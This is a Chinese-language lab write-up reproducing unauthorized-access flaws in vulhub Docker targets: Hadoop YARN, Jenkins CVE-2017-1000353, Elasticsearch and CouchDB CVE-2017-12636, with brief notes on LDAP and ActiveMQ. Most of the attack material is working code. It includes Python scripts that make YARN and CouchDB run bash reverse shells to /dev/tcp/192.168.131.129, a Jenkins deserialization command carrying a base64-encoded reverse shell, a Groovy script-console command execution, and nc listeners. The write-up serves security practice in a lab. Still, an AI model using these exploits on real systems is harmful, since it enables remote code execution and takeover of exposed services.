
unauthorized-yarn

[root@localhost hadoop]# cd unauthorized-yarn/

[root@localhost unauthorized-yarn]# docker-compose build&&docker-compose up -d

访问

<http://192.168.131.128:8088/cluster>



## 漏洞复现

Kali上开启端口监听：

nc -lvp 9999,然后执行EXP:

#!/usr/bin/env python

import requests

target = 'http://192.168.131.128:8088/'

lhost = '192.168.131.129' # put your local host ip here, and listen at port 9999

url = target + 'ws/v1/cluster/apps/new-application'

resp = requests.post(url)

app\_id = resp.json()['application-id']

url = target + 'ws/v1/cluster/apps'

data = {

'application-id': app\_id,

'application-name': 'get-shell',

'am-container-spec': {

'commands': {

'command': '/bin/bash -i >& /dev/tcp/%s/9999 0>&1' % lhost,


},

},

'application-type': 'YARN',

}

requests.post(url, json=data)



# Jenkins未授权访问漏洞

## 环境部署

[root@localhost vulhub-master]# cd jenkins/

[root@localhost jenkins]# s

bash: s: 未找到命令...

[root@localhost jenkins]# ls

CVE-2017-1000353 CVE-2018-1000861

[root@localhost jenkins]#

[root@localhost jenkins]# cd CVE-2017-1000353/


[root@localhost CVE-2017-1000353]# docker-compose build&&docker-compose up -d

访问<http://192.168.131.128:8080/>



## 漏洞复现


使用admin/admin登录**【此处漏洞环境需登录才可访问/script，旧版本存在未登录直接访问】**




执行println "whoami".execute().text



println "ls".execute().text




执行java-jar CVE-2017-1000353-1.1-SNAPSHOT-all.jar jenkins\_poc.ser "touch /tmp/success" 生成字节码



执行python3 exploit.py [http://your-ip:8080](https://link.zhihu.com/?target=http://your-ip:8080" \t "https://zhuanlan.zhihu.com/p/_blank) jenkins\_poc.ser将字节码发送到靶机：




进入靶机可以看到，成功创建success文件：



反弹shell:

生成字节码：


java -jar CVE-2017-1000353-1.1-SNAPSHOT-all.jar jenkins\_poc3.ser "bash -c {echo,L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzE5Mi4xNjguMTMxLjEyOS85OTk5IDA+JjE=}|{base64,-d}|{bash,-i}"



发送字节码

root@kali:~/CVE-2017-1000353# python3 exploit.py http://192.168.131.128:8080/ jenkins\_poc3.ser

成功获取到shell：



## 利用工具

https://github.com/vulhub/CVE-2017-1000353/releases/download/1.1/CVE-2017-1000353-1.1-SNAPSHOT-all.jar

<https://github.com/vulhub/CVE-2017-1000353>

## 参考

<https://zhuanlan.zhihu.com/p/116067599>

# Elasticsearch未授权访问漏洞

## 环境部署

使用vulhub搭建环境

[root@localhost vulhub-master]# cd elasticsearch/

[root@localhost elasticsearch]# ls

CVE-2014-3120 CVE-2015-1427 CVE-2015-3337 CVE-2015-5531 WooYun-2015-110216

[root@localhost elasticsearch]# cd CVE-2014-3120/

[root@localhost CVE-2014-3120]# LS

bash: LS: 未找到命令...

相似命令是： 'ls'


[root@localhost CVE-2014-3120]# ls

1.png docker-compose.yml README.md


[root@localhost CVE-2014-3120]# docker-compose build&&docker-compose up -d

## 漏洞复现

<http://192.168.131.128:9200/>



<http://192.168.131.128:9200/_cat>



<http://192.168.131.128:9200/_nodes>




# CouchDB未授权访问漏洞

## 环境部署


<http://couchdb.apache.org/> 下载安装即可。

## 漏洞复现

<http://127.0.0.1:5984/>



[http://127.0.0.1:5984/\_utils/#login](http://127.0.0.1:5984/_utils/" \l "login)



想获取shell，但未成功

#!/usr/bin/env python3

import requests

from requests.auth import HTTPBasicAuth

target = 'http://172.20.10.8:5984'

command = '"bash -i >& /dev/tcp/192.168.131.129/4444 0>&1"'

version = 3

session = requests.session()

session.headers = {

'Content-Type': 'application/json'

}

# session.proxies = {

# 'http': 'http://127.0.0.1:8085'

# }

session.put(target + '/\_users/org.couchdb.user:wooyun', data='''{

"type": "user",

"name": "wooyun",

"roles": ["\_admin"],

"roles": [],

"password": "wooyun"

}''')

session.auth = HTTPBasicAuth('wooyun', 'wooyun')

if version == 1:

session.put(target + ('/\_config/query\_servers/cmd'), data=command)

else:

host = session.get(target + '/\_membership').json()['all\_nodes'][0]

session.put(target + '/\_node/{}/\_config/query\_servers/cmd'.format(host), data=command)

session.put(target + '/wooyun')

session.put(target + '/wooyun/test', data='{"\_id": "wooyuntest"}')

if version == 1:

session.post(target + '/wooyun/\_temp\_view?limit=10', data='{"language":"cmd","map":""}')

else:

session.put(target + '/wooyun/\_design/test', data='{"\_id":"\_design/test","views":{"wooyun":{"map":""} },"language":"cmd"}')

使用docker搭建的环境：

[root@localhsot ~]# cd /root/vulhub-master/couchdb/

[root@localhsot couchdb]# cd CVE-2017-12636/

[root@localhsot CVE-2017-12636]# LS

bash: LS: 未找到命令...

相似命令是： 'ls'

[root@localhsot CVE-2017-12636]# docker-compose build&&docker-compose up -d

<http://192.168.131.128:5984/_config>



使用exp:

#!/usr/bin/env python3

import requests

import json

import base64

from requests.auth import HTTPBasicAuth

target = 'http://192.168.131.128:5984'

command = rb"""sh -i >& /dev/tcp/192.168.131.129/4444 0>&1"""

version = 1

session = requests.session()

session.headers = {

'Content-Type': 'application/json'

}

# session.proxies = {

# 'http': 'http://127.0.0.1:8085'

# }

session.put(target + '/\_users/org.couchdb.user:wooyun', data='''{

"type": "user",

"name": "wooyun",

"roles": ["\_admin"],

"roles": [],

"password": "wooyun"

}''')

session.auth = HTTPBasicAuth('wooyun', 'wooyun')

command = "bash -c '{echo,%s}|{base64,-d}|{bash,-i}'" % base64.b64encode(command).decode()

if version == 1:

session.put(target + ('/\_config/query\_servers/cmd'), data=json.dumps(command))

else:

host = session.get(target + '/\_membership').json()['all\_nodes'][0]

session.put(target + '/\_node/{}/\_config/query\_servers/cmd'.format(host), data=json.dumps(command))

session.put(target + '/wooyun')

session.put(target + '/wooyun/test', data='{"\_id": "wooyuntest"}')

if version == 1:

session.post(target + '/wooyun/\_temp\_view?limit=10', data='{"language":"cmd","map":""}')


else:

session.put(target + '/wooyun/\_design/test', data='{"\_id":"\_design/test","views":{"wooyun":{"map":""} },"language":"cmd"}')

kali先开启端口监听：nc -lvp 4444


然后执行exp:python3 exp.py

Kali上成功获取到shell:



# LDAP未授权访问漏洞

参考<https://www.cnblogs.com/Zh1z3ven/p/13894171.html>



# ActiveMQ未授权访问漏洞


实际上是弱口令。。。

